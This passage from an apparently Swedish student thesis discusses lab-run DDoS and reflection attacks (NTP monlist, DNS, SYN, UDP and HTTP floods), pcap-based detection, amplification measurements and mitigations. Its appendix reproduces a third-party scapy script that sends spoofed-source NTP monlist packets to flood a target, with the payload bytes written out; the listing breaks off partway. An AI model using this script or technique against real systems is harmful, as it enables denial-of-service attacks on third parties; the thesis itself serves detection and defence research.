
Vi diskuterar hur de olika DDoS-attackerna fungerar och tittar fortsatt på deras funktioner och egenskaper, utvecklar analysen på likheter och skillnader samt hur de kan skiljas från legitim trafik och svårigheterna med detta. Även en liten diskussion på hur detektering av och skydd mot attackerna kan göras från den utvunna informationen i resultatet

Alla attackerna utnyttjar beteendet eller funktioner i det underliggande protokollet. Om vi börjar med att titta på de två attackerna vilka kräver reflektorer och HTTP-attacken. Alla tillåter att data hämtas oavbrutet, hur många gånger som helst, frågan är ifall det verkligen skall vara tillåtet. Finns det ett behov av att hämta en tung resurs massvis med gånger eller för en klient att skicka lassvis med förfrågningar på allt som finns i en viss domän?
Svaret är med största sannolikhet nej. Detta beteende beror på att protokollen är skapade för många år sedan när säkerhet inte låg högst på prioritetslistan. Det kan däremot inte läggas helt på protokollet eftersom något slags skydd inte heller implementeras på den programvara som kör tjänsten. En potentiell och mycket vettig lösning vore att implementera någon slags gräns för hur ofta en resurs får hämtas eller begäras ut. NTP-attacken där de 600 senaste synkroniserade adresserna begärs ut har en mycket simpel lösning, funktionen stängs helt enkelt av. Monlist i sig, som utnyttjas i NTP-attacken, är kanske från första början ett kommando som inte fyller någon jättestor funktion och hade förmodligen kunnat begränsas på nämnda vis ifall det tvunget behövts.

Även de två resterande attackerna som utnyttjar TCP och UDP förlitar sig på hur protokollen beter sig, UDP-attacken utnyttjar att protokollet är förbindelselöst. TCP har det helt motsatta, det utnyttjas just för att det kräver en förbindelse och att en viss funktion utnyttjas.

6.1 Diskussion – Frågeställning 1, tillvägagångssätt för analys av pcap-filer

Att identifiera attackerna från pcap-filer visade sig inte vara helt enkelt, vi valde dock att titta på en summering och statistik över vilken trafik som kommit för att identifiera protokollet och spikar i trafiken för att identifiera när trafiken kommit vilka alla är identifikationsparametrar som föreslagits i en taxaonomi av Mikrovic et al[14].
Spikarna är tydliga eftersom mängden plötsligt kommer att öka, attackens beteende skulle en angripare kunna förändra för att undvika detektion. Angriparen skulle kunna göra det genom att plana ut hur trafiken skapas och stadigt öka det över en längre tid, problemet blir att angriparen riskerar upptäckt då attacken inte slår med kraft direkt utan öppnar ett större fönster för upptäckt. Just denna teknik att titta på spikar i trafiken, vilka Hussain et al [7] exempelvis föreslagit är en bra början eftersom den som analyserar kan zooma in på en viss period.
Filtrering av trafiken på protokollet, headern och speciellt källan och storleken på paketen, där payloaden ofta är av intresse, är det som oftast avslöjar attackerna.



Figur 19, tillvägagångssättet för analys av pcap-

Ovan, i bild 19, syns det tillvägagångssättet som användes för att identifiera attackerna och stegvis analysera innehållet i paketen. För att tillvägagångssätet skall fungera någorlunda effektivt krävs det att en norm har skapats på nätverket, dvs vad som är ett normalt trafikflöde.

1. Summering, summeringen visar antalet paket som kommit in på ett specifikt interface. Antalet paket som fångas och visas, medelvärdet för antalet paket per sekund och medelvärdet för paketen. Den kan användas för att avgöra om antalet paket eller storleken på paketen verkar avvika från normen.
2. Statistik, i detta fall åsyftas statistik över protokollhierarkin. Detta visar en nedbrytning över de olika lagerna, och summeringen är nedbruten i de olika protokollen. Denna del bör anses vara en vidare utveckling av steg ett, fast med större uppbrytning. Den som utför analysen kan avgöra om ett avvikande beteende existerar genom att exempelvis se att det kommit paket från ett protokoll som inte skall mottagas.

Protocol	% Packets	Packets	% Bytes	Bytes	Mbit/s
▾ Frame	100,00 %	2583	100,00 %	237808	0,001
▾ Ethernet	97,87 %	2528	97,92 %	232858	0,001
▾ Logical-Link Control	34,88 %	901	27,12 %	64504	0,000

Figur 20, Del av protokollhierarkin

3. Grafisk visning av inkommen trafik, här åsyftas att en grafisk representation skapas för att ge en överblick över den data som mottagits, den kan antingen visa enbart ett protokoll eller flera, exempel på en grafisk representation återfinns i figur 12.

4. Filtrering av protokoll, här syftas det på att filtreningen skall göras för närmare undersökning, de tre tidigare stegen skall ha avgjort vilket eller vilka protokoll som avviker från normen.
5. Undersökning av header, i detta steget är det källan, destinationen för såväl ip som för portar som granskas. Detta för att se ifall något av dessa är avvikande, exempelvis att en källa finns med oftare än vad som anses vara normalt.
6. Storleken, här är det storleken på hela paketet men även payload-delen som undersöks.
7. Undersökning av payload, informationen i payloaden kan vara avvikande, den bör därför undersökas.

Det kan i vissa fall vara möjligt att skifta runt positioner i tillvägagångssättet ovan, exempelvis kan steg fem och sex byta plats eller slås ihop för den delen eftersom de är så närliggande varandra.
Även steg ett, två och tre är ombytbara, de behöver inte slaviskt följas utan den som undersöker bör avgöra om exempelvis steg två och tre bör byta plats. Däremot bör alla de tre första göras innan personen som utför analysen går vidare.

6.2 Diskussion – Frågeställning 2, NTP och DNS

Skalningen av DNS-attackerna är speciellt intressanta då det inte finns någon definitiv lösning som i fallet med NTP-attacken där kommandot kan stängas av. Isc som hjälper till att underhålla Bind9, släppte nyligen en version som innehåller något som kallas RRL, response rate limiting, som skall titta på mängden frågor från en viss adress, när en gräns nåtts skall sedan svaren skickas långsammare[49]. Vår version av Bind9 hade dock inte denna funktion även om vi förslår tillvägagångssättet tidigare i denna diskussion. Detta skulle kunna vara en lösning, däremot går attacken fortfarande att utföra även om dess styrka dämpas.

Rossow visar i sitt arbete att de 10 % av de värsta servrarna han hittade hade en medelförstärkning på 98.3 vilket är aningen högre än vad vi fick fram i vårt experiment. Det beror på att vi hade en lägre buffergräns för edns0, vilket medför att våra svar inte blir lika stora utan stannar kring 3000, enligt Rossow kan svaren uppgå till 4096[20]. I specifikation finns det emellertid ingen hårdkodad gräns utan den som begär informationen kan välja på eget bevåg hur stort svaret från förfrågan får bli[46]. Rossow[20] visar i sitt arbete att det fanns en stor mängd servrar tillgängliga för utnyttjande till attackerna där även våra värden verkar stämma in, exempelvis ligger medelvärdet för hälften av servrarna som kan utnyttjas i DNS på en förstärkning med 76,7 vilket ligger inom det resultat som vi fick fram.
I samma arbete av Rossow kan statistik för NTP ses, där förstärkningens medelvärde för alla funna servrar uppgick till 556,9[20]. Med en simpel uträkning kan vi se att det fanns kring 57 poster som medel för att detta värde skulle kunna uppnås.


6.3 Diskussion – Frågeställning 3, hur attackerna skiljer sig från varandra och legitim trafik

De attacker vilka kräver en spoofad adress uppgår till tre. Det som dock måste nämnas är att 25% av alla autonoma system i världen tillåter att IP-adresser spoofas[4]. En


grundläggande lösning på dessa tre attacker är inte komplex, den kräver enbart blockering på de IP-adressrymder vilket inte finns hos en internetleverantör på all utgående trafik. Detta är på en nivå som inte skyddar en specifik serverägare.
För en enstaka server blir det emellertid svårare att skydda sig om försvaret skall ligga där eftersom trafik då når sitt mål, ett skydd behöver alltså ligga betydligt längre fram.

Vi skapade våra attacker efter modell på en legitim förfrågan, vilket försvårar detektering. Till exempel är skillnaden på en äkta monlist förfrågan, skapade med hjälp av ntpdc, mycket liten från en förfalskad förfrågan. En enkel lösning skulle vara att svarlista de NTP-servrar, som faktiskt utnyttjas i attackerna då servrarna i fråga troligtvis inte kommer försöka detektera falska förfrågningar och äkta förfrågningar.

Ett exempel på likheterna med en falsk och en äkta förfrågan illustreras nedan, i detta fall är det NTP-attacken.



Figur 21, Äkta NTP-förfrågan



Figur 22, Falsk NTP-förfrågan

Den stora skillnaden mellan den falska och äkta är i detta fall payloaden och storleken. Där den äkta är utfylld med nollor och har därför en större storlek än den falska. Däremot är likheterna mycket stora eftersom den enda skillnaden är den tidigare nämnda utfyllnaden.
Det bör även noteras att vi valde att efterlikna kommandot DIG när vi skapade vår DNS-attack. Detta gjorde att förfrågan blev helt legitim, endast transaktions id:t utmärkte den falska förfrågan eftersom vi inte ställde in fältet i fråga. Att detektera detta bör därför göras på volymen som kommer in och inte på hur förfrågan i sig ser ut eftersom någon skillnad inte kommer existera, de är alltså helt lika varandra. Denna volym måste mätas ut på en viss källa och inte på all trafik, eftersom det annars kommer blockeras legitim trafik.

Även de viktiga egenskaperna med TCP, UDP och HTTP bör belysas, där det i UDP-attackens fall enbart finns en skillnad och det är storleken på paketet, i detta fall i payloaden annars är den precis som ett vanligt UDP-paket. När det kommer till TCP är det en legitim förfrågan eftersom den behöver slutföra handskakningen. I detta fall bör det vara mängden paket som kommer som skapar ett beteende som kan upptäckas, annars får det göras på servern eftersom det är där attacken skall slå. För HTTP är det även i detta fall mängden förfrågningar som bör avslöja attacken, eftersom det annars är helt legitimit.
Det som är slående är att HTTP och DNS båda använder legitima förfrågningar, vilket gör det svårare att detektera, lösningen för just dessa två mycket intressanta attacker bör vara att enbart tillåta ett visst antal svar på alla förfrågningar som kommer. Exempelvis fem svar på tio sekunder istället för flera hundra.

Analys av pcap-filer är precis som många andra analysmetoder en aning tidsödande då det inte går att filtrera på direkten, utan analys behöver göras manuellt, det kan dock inte uteslutas att automation skulle kunna skapas. Vi har dock inte tagit några tittar på hur denna automation skulle kunna bli till.

6.4 Resultatkritik

Resultatet är framtaget i en kontrollerad labbmiljö och påverkas inte av hur en attackväg skulle kunna påverka på internet, exempelvis tapp av paket på vägen. I vår kontrollerade labbmiljö skapades inte heller några större mängder trafik till mål-servern som inte deltog i attacken, vilket skulle återfunnits i en verklig miljö. Den förstärkning som uppnås med NTP och DNS kan inte heller anses vara helt trolig att den kan ske på internet eftersom det inte finns så många servrar med den mängden resurser som krävs, vilket har berörts tidigare i denna diskussion. Värt att notera är att insamlingen av data i Rossow[20] arbete gjordes innan NTP-attacken fick media utrymme. Det kan därför inte sägas hur väl denna statistik reflekterar verkligheten idag. Det bör även beaktas att eftersom det är vi som skapat attackerna och därför exakt vet vad som eftersöks så blir det ingen större svårighet att identifiera attackerna från pcap-filerna.

Om vi vidare tittar på beteendet från mål-serverns sida i experiment ett och två så skickar den i början ICMP-svar tillbaka på informationen den mottar, dessa svar skapas med största sannolikhet på grund av serverns beteende. Det skulle antagligen kunna undvikas med DROP(nekar och skickar inget svar) istället för REJECT (nekar men svarar att den inte är nåbar). Men det är helt en fråga om hur mål-servern med dess tillhörande tjänst är konfigurerad, det är däremot bättre om den enbart droppar svaret och inte skickar iväg något ICMP-paket vilket även är det troliga beteendet på servrar som används på internet.

I experimentet med UDP går källadressen plus ett iför varje nytt paket, vilket inte reflekterar hur ett verkligt angrepp skulle sätt ut eftersom det skapar ett mycket tydligt mönster. Just denna attack skulle den del med källporten, där en större del av IP-adressen kunnat ändras för att bryta mönstret. Likaså payloaden skulle kunna varit

större eller annorlunda, i vårt experiment togs enbart strängens innehåll slumpmässigt fram men det hade varit intressant att se ifall hela storleken hade kunnat tas fram slumpmässigt. Då hade ett tydligt mönster brutits, det hade bara gällt att inte storleken blev allt för stor eftersom abnorma storlekar hade visat att paketet inte var legitimt.

6.5 Etisk, diskussion

I detta arbete har vi presenterat olika sätt att relativt enkelt utföra DoS-attacker. I arbetet har dessa attacker utförts i en kontrollerad labbmiljö mot ett målsystem som vi själva satt upp för just detta syfte. Vi är medvetna om att kunskapen i hur man kan utföra DDoS-attacker skulle potentiellt kunna vara skadlig om den utnyttjades av individer med illasinnade intentioner. Det skulle då kunna argumenteras för att vi bidrar till att sprida denna kunskap.
Dock ser vi detta inte som något problem som vi bör ta ställning till då denna information finns relativt enkelt att hitta på internet.
Att utföra en DoS-attack mot ett verkligt mål är emot svensk lagstiftning[47] och är verkligen inget vi uppmuntrar. Istället så hänvisar vi tillbaka till våra frågeställningar där vi vill belysa att avsikten med detta arbete som var att undersöka möjligheterna och potentialen i överbelastningsattacker i ett vetenskapligt syfte för att lättare kunna identifiera och sedermera motverka dessa attacker.

7. Slutsats

Utgångspunkterna för denna studie har varit att undersöka hur man kan gå tillväga för att identifiera ett antal DDoS- och DRDoS-attacker utifrån information tillgänglig i ett antal pcap-filer, hur skalningen för reflektionsattacker ter sig samt hur innehållet i DNS och NTP databaser påverkar skalningen av attackerna. Vidare var även syftet att granska hur DDoS-attackerna skiljer sig från ett legitimt svar, en legitim begäran eller annan legitim trafik och därför kan klassas som skadlig trafik och hur detta kan vara ett problem när skydd eller liknande implementeras.

Vi har utfört och analyserat olika DDoS- och DRDoS- attacker som fångats i pcap-filer. Pcap-filerna har fångats på alla datorerna i nätverket för att kunna visa skillnader mellan de olika anhalterna i attackerna. Pcap-filerna har analyserats genom att titta på summering och statistik över trafik samt spikar i trafiken som nått fram. Attackerna har sedan identifieras genom undersökning av headern, storleken på paketet samt payloaden. När detta skall göras underlättar det om personen i fråga har förståelse för tjänster som körs i nätverket och hur dessa fungerar för att lättare kunna sålla i innehållet.

Undersökning har visat hur resurserna på servrar som utnyttjas i attacker vilka använder reflektorer förändrar skalningen. Vi har där kunnat se hur förstärkningen av attackerna förändrats i takt med att exempelvis mängden poster ändrats på servern och hur kraftig förstärkningen blivit.
För DNS mäktades en förstärkning på ca 80 gånger när antalet poster uppgick till 182 stycken, detta skulle potentiellt kunna ökas ifall utrymmet för edns0 ökas.
Förstärkningen för NTP är däremot betydligt kraftigare, förstärkningen uppgår som max till 6000 gånger, vad som dock är av stort intresse är att om det bara finns sex stycken synkroniserade klienter med servern så uppgår förstärkningen till 55.
Undersökningsresultaten påvisar att kraftiga attacker kan utföras med hjälp av ett antal vanliga servrar, resultaten visar även på att det inte krävs en stor mängd synkroniserade datorer eller poster i en foward zone för att uppnå en acceptabel förstärkning ur angriparens synvinkel.

Studien har visat på likheter mellan de olika attackerna så som kravet på spoofing av källadressen, hur destinationsporten behöver formateras, hur källporten behöver formateras och hur källan för attacken upplevs för den angripne. Även attacker som ser exakt legitima ut har identifierats så väl som attacker med små förändringar vilka kan märkas på servern vilken agerar reflektor, exempelvis padding i NTP-förfrågningen. Men även hur det ofta är payloaden, data-delen, eller headern som utmärker falska paket. Speciellt HTTP och DNS bör pekas ut eftersom de paket som utnyttjas i experimenten är exakta mot hur en legitim förfrågan ser ut.
Om dessa insamlade resultat beaktas så tyder det på att det blir svårt att utföra automatisk identifiering av attacker utan att påverka legitim trafik av samma sort eftersom stor likhet finns.

Med hänsyn till resultaten kan det konstateras att kraven på härdning av nätverksinfrastruktur eller tjänster på servrar krävs för att kunna rätta till problemen med olika sorters DDoS- och DRDoS-attacker.

Referenser

[1] "Privatpersoners Användning Av Datorer Och Internet 2013." *SCB*.StatistiskaCentralbyrån, 16 Jan. 2014. Web. 11 Feb. 2014. http://www.scb.se/Statistik/_Publikationer/LE0108_2013A01_BR_IT01BR1401.pdf

[2] Wu, Zhijun, Chen Wang, and Hualong Zeng. "Research on the Comparison of Flood DDoS and Low-rate DDoS." *Multimedia Technology (ICMT), 2011 International Conference on* (2011): 5503-506. Print.

[3] Xie, Yi, and Shun-Zheng Yu. "Monitoring the Application-Layer DDoS Attacks for Popular Websites."*IEEE/ACM Transactions on Networking* 17.1 (2009): 15-25. Print.

[4] "Spoofer Project: State of IP Spoofing." *Spoofer Project: State of IP Spoofing*. Center for Measurement and Analysis of Network Data, n.d. Web. 09 May 2014. http://spoofer.cmand.org/summary.php

[5] Wang, Jie, Raphael C.W Phan, John N. Whitley, and David J. Parish. "DDoS Attacks Traffic and Flash Crowds Traffic Simulation with a Hardware Test Center Platform. "*Internet Security (WorldCIS), 2011 World Congress on (IEEE)* (2011): 15-20. Print.

[6] Sachdeva, Monika, Gurvinder Singh, and Krishan Kumar. "An Emulation Based Impact Analysis of DDoS Attacks on Web Services during Flash Events." In*ternational Conference on Computer & Communication Technology (ICCCT)* (2011): 479-84. Print.

[7] Hussain, Alefiya, John Heidemann, and Christos Papadopoulos. "A Framework for Classifying Denial of Service Attacks."*SIGCOMM '03 Proceedings of the 2003 Conference on Applications, Technologies, Architectures, and Protocols for Computer Communications* (2003): 99-110. Print.

[8] Sachdeva, Monika, Krishan Kumar, Gurvinder Singh, and Kuldip Singh. "Performance Analysis of Web Service under DDoS Attacks."*Advance Computing Conference, 2009.IACC 2009. IEEE International* (2009): 1002-007. Print.

[9] Wu, Qishi, Sajjan Shiva, Sankardas Roy, Charles Ellis, and Vivek Datla. "On Modeling and Simulation of Game Theory-based Defense Mechanisms against DoS and DDoS Attacks."*SpringSim '10 Proceedings of the 2010 Spring Simulation Multiconference* (2010): n. pag. Print.

[10] Xiao, Bin, Wei Chen, and Yanxiang He. "A Novel Approach to Detecting DDoS Attacks at an Early Stage."*The Journal of Supercomputing* 36.3 (2006): 235-48. Print.

[11]Chandola, Varun, ArindamBanerjee, and Vipin Kumar. "Anomaly Detection: A Survey." *ACM Computing Surveys* 41.3 (2009): n. pag. Web.

[12] García-Teodoro, P., J. Diaz-Verdejo, G. Maciá-Fernández, and E. Vázquez. "Anomaly-based Network Intrusion Detection: Techniques, Systems and Challenges." *Computers & Security* 28.1-2 (2009): 18-28. Web.

[13] Aydın, M. Ali, A. Halim Zaim, and K. Gökhan Ceylan. "A Hybrid Intrusion Detection System Design for Computer Network Security."*Computers & Electrical Engineering* 35.3 (2009): 517-26. Print.

[14] Mirkovic, Jelena, and Peter Reiher. "A Taxonomy of DDoS Attack and DDoS Defense Mechanisms." *ACM SIGCOMM Computer Communication Review* 34.2 (2004): 39-54. Print.

[15] Yu, Shui, Wanlei Zhou, Weijia Jia, Song Guo, Yong Xiang, and Feilong Tang. "Discriminating DDoS Attacks from Flash Crowds Using Flow Correlation Coefficient." *IEEE Transactions on Parallel and Distributed Systems* 23 (2012): 1073-080. Print.

[16] Gupta, B.B., Manoj Misra, and R.C. Joshi. "An ISP Level Solution to Combat DDoS Attacks Using Combined Statistical Based Approach." *Journal of Information Assurance and Security 2* (2008): 102-10. Web.

[17]Thapngam, Theerasa, Shu Yu, Wanlei Zhou, and Gleb Beliakov. "Discriminating DDoS Attack Traffic from Flash Crowd through Packet Arrival Patterns."*The First International Workshop on Security in Computers, Networking and Communications* (2011): 952-57. Web.

[18] Mills, David L. "Network Time Protocol (Version 3) Specification, Implementation and Analysis." *Network Working Group* (1992): n. pag. Web.

[19] "Vulnerability Note VU#348126." *NTP Can Be Abused to Amplify Denial-of-service Attack Traffic*. Cert.org ,n.d. Web. 04 Apr. 2014. http://www.kb.cert.org/vuls/id/348126

[20] Rossow, Christian. "Amplification Hell: Revisiting Network Protocols for DDoS Abuse." *Network and Distributed System Security Symposium* (2014): n. pag. Web.

[21] Peng, Tao, Christopher Leckie, and Kotagiri Ramamohanarao. "Survey of Network-based Defense Mechanisms Countering the DoS and DDoS Problems."*ACM Computing Surveys* 39.1 (2007): 3-Es. Print.

[22] Postel, Jon. “2 Philosophy" *RFC 793: Transmission Control Protocol* (1981): n. pag.Web.

[23] "Fundamental Networks." *IT Essentials: PC Hardware and Software Companion Guide*. Fourth ed. Indianapolis: Cisco, 2011. 277-344. Print.

[24] Postel, Jon. “3.4 Establishing a connection" *RFC 793: Transmission Control Protocol* (1981): n. pag.Web.

[25] Wang, Haining, Danlu Zhang, and Kang G. Shin. "Detecting SYN Flooding Attacks."*INFOCOM 2002. Twenty-First Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings. IEEE* (2002): 1530-539. Web.

[26] Mittal, Akash, Ajit Kumar Shrivastava, and Manish Manoria. "A Review of DDOS Attack and Its Countermeasures in TCP Based Networks." *International Journal of Computer Science & Engineering Survey* 2.4 (2011): 177-87. Print.

[27] Schuba, Christoph L., Ivan V. Krsul, Markus G. Kuhn, Eugene H. Spafford, Aurobindo Sundaram, and Diego Zamboni. "Analysis of a Denial of Service Attack on TCP."*Security and Privacy, 1997.Proceedings., 1997 IEEE Symposium on* (1997): 208-23. Web.

[28] Fielding, R., J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. "1.1 Purpose" *RFC 2616: Hypertext Transfer Protocol-http/1.1* (1999): n. pag. Web.

[29] Fielding, R., J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. "9.3 GET" *RFC 2616: Hypertext Transfer Protocol-http/1.1* (1999): n. pag.Web.

[30] Fielding, R., J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. "5 Request" *RFC 2616: Hypertext Transfer Protocol-http/1.1* (1999): n. pag. Web.

[31] Das, Debasish, Utpal Sharma, and D. K. Bhattacharyya. "Detection of HTTP Flooding Attacks in Multiple Scenarios."*ICCCS '11 Proceedings of the 2011 International Conference on Communication, Computing & Security* (2011): 517-22. Web.

[32] Holz, Thorsten, and Herbert Bos. "Detection of Intrusions and Malware and Vulnerability Assessment."*8th International Conference, DIMVA 2011 Amsterdam, The Netherlands, July 7-8, 2011 Proceedings* (2011): n. pag. Web.

[33] Kambourakis, Georgios, TassosMoschos, DimitrisGeneiatakis, and StefanosGritzalis. "A Fair Solution to DNS Amplification Attacks."*Digital Forensics and Incident Analysis, 2007.WDFIA 2007. Second International Workshop on* 2007 (n.d.): 38-47. Web.

[34] Handley, M. "Why the Internet Only Just Works." *BT Technology Journal* 24.3 (2006): 119-29. Print.

[35] Mirkovic, J., A. Hussain, S. Fahmy, P. Reiher, and R.k. Thomas. "Accurately Measuring Denial of Service in Simulation and Testbed Experiments."*IEEE Transactions on Dependable and Secure Computing* 6.2 (2009): 81-95. Print.

[36] Goel, Aaruni. "A Comparative Approach to Handle Ddos Attacks."*IOSR Journal of Computer Engineering* 12.4 (2013): 57-62. Print.

[37] Douligeris, Christos, and AikateriniMitrokotsa. "DDoS Attacks and Defense Mechanisms: Classification and State-of-the-art." *Computer Networks* 44.5 (2004): 643-66. Web.

[38] Postel, Jon. "User Datagram Protocol."*RFC 768* (1980): n. pag. Web.

[39] "February 2014 Web Server Survey." *Internet Research, Anti-Phishing and PCI Security Services*.Netcraft LTD, 3 Feb. 2014. Web. 15 Apr. 2014. http://news.netcraft.com/archives/2014/02/03/february-2014-web-server-survey.html

[40] "Wireshark.org." *Wireshark · Go Deep.*Wireshark Foundation, n.d. Web. 15 Apr. 2014. http://www.wireshark.org

[41]Biondi, Philippe. "Scapy." *Scapy*.N.p., n.d. Web. 15 Apr. 2014. http://www.secdev.org/projects/scapy

[42] Mills, David L. "Ntpd - Network Time Protocol (NTP) Daemon." *Ntpd - Network Time Protocol (NTP) Daemon*.Ntp.org, n.d. Web. 16 Apr. 2014. http://doc.ntp.org/4.1.0/ntpd.htm

[43] "DNS, BIND, DHCP, LDAP and Directory Services." *Http://www.bind9.org/*. BIND9.org, n.d. Web. 16 Apr. 2014. http://www.bind9.org

[44]DaRkReD. "Vpnguy/ntpdos." *GitHub*. N.p., n.d. Web. 16 Apr. 2014. https://github.com/vpnguy/ntpdos

[45] Woolley, James. "SYN Flooding with Scapy and Python."*Jamesdotcom*.N.p., n.d. Web. 16 Apr. 2014. http://jamesdotcom.com/?p=264

[46] Damas, Joao, Michael Graff, and Paul Vixie. "Extension Mechanisms for DNS (EDNS(0))." *Draft-ietf-dnsext-rfc2671bis-edns0-07 - Extension Mechanisms for DNS (EDNS(0))*. N.p., 18 Jan. 2012. Web. 19 Apr. 2014.

[47] Justitiedepartementet. "Angrepp Mot Informationssystem." *Angrepp Mot Informationssystem*. Regeringen, 10 Mar. 2005. Web. 11 May 2014. http://www.regeringen.se/content/1/c6/04/02/54/9fa5908b.pdf

[48] "Open Resolver Project." *Open Resolver Project*. N.p., n.d. Web. 11 May 2014. http://www.openresolverproject.org/

[49] Risk, Vicky. "BIND 9.10 – A New Branch." *Internet Systems Consortium*. Internet Systems Consortium, 30 Apr. 2014. Web. 11 May 2014. http://www.isc.org/blogs/bind-9-10-a-new-branch/

[50] Takeda, Yuto, YasuoMusashi, Kenichi Sugitani, and Toshiyuki Moriyama. "DNS ANY Request Cannon Activity in DNS Query Packet Traffic."*Internatiol Journal of Intelligent Engineering& Systems* 7 (2014): 8-15. Web. 11 May 2014.

[51] Jeyanthi, N., J. Vinithra, S. Sneha, R. Thandeeswaran, and N.C.S.N Iyengar. "A Recurrence Quantification Analytical Approach to Detect DDoS Attacks." *International Conference on Computational Intelligence and Communication Systems* (2011): 58-62. Web. 11 May 2014.

Bilaga 1

Skriptet som används I NTP-experiment, skrivet av DaRkReD.

```
#!/usr/bin/env python
from scapy.all import *
import sys
import threading
import time
#NTP Amp DOS attack
#by DaRkReD
#usage ntpdos.py <target ip> <ntpserver list> <number of threads> ex: ntpdos.py 1.2.3.4
file.txt 10
#FOR USE ON YOUR OWN NETWORK ONLY


#packet sender
def deny():
        #Import globals to function
        global ntplist
        global currentserver
        global data
        global target
        ntpserver = ntplist[currentserver] #Get new server
        currentserver = currentserver + 1 #Increment for next
        packet =
IP(dst=ntpserver,src=target)/UDP(sport=48947,dport=123)/Raw(load=data) #BUILD
IT
        send(packet,loop=1) #SEND IT

#So I dont have to have the same stuff twice
def printhelp():
        print "NTP Amplification DOS Attack"
        print "By DaRkReD"
        print "Usage ntpdos.py <target ip> <ntpserver list> <number of threads>"
        print "ex: ex: ntpdos.py 1.2.3.4 file.txt 10"
        print "NTP serverlist file should contain one IP per line"
        print "MAKE SURE YOUR THREAD COUNT IS LESS THAN OR EQUAL TO YOUR
NUMBER OF SERVERS"
        exit(0)

if len(sys.argv) < 4:
        printhelp()
#Fetch Args
target = sys.argv[1]

#Help out idiots
if target in ("help","-h","h","?","--h","--help","/?"):
        printhelp()
```

```
ntpserverfile = sys.argv[2]
numberthreads = int(sys.argv[3])
#System for accepting bulk input
ntplist = []
currentserver = 0
with open(ntpserverfile) as f:
   ntplist = f.readlines()

#Make sure we dont out of bounds
if  numberthreads > int(len(ntplist)):
            print "Attack Aborted: More threads than servers"
            print "Next time dont create more threads than servers"
            exit(0)

#Magic Packet aka NTP v2 Monlist Packet
data = "\x17\x00\x03\x2a" + "\x00" * 4

#Hold our threads
threads = []
print "Starting to flood: "+ target + " using NTP list: " + ntpserverfile + " With " +
str(numberthreads) + " threads"
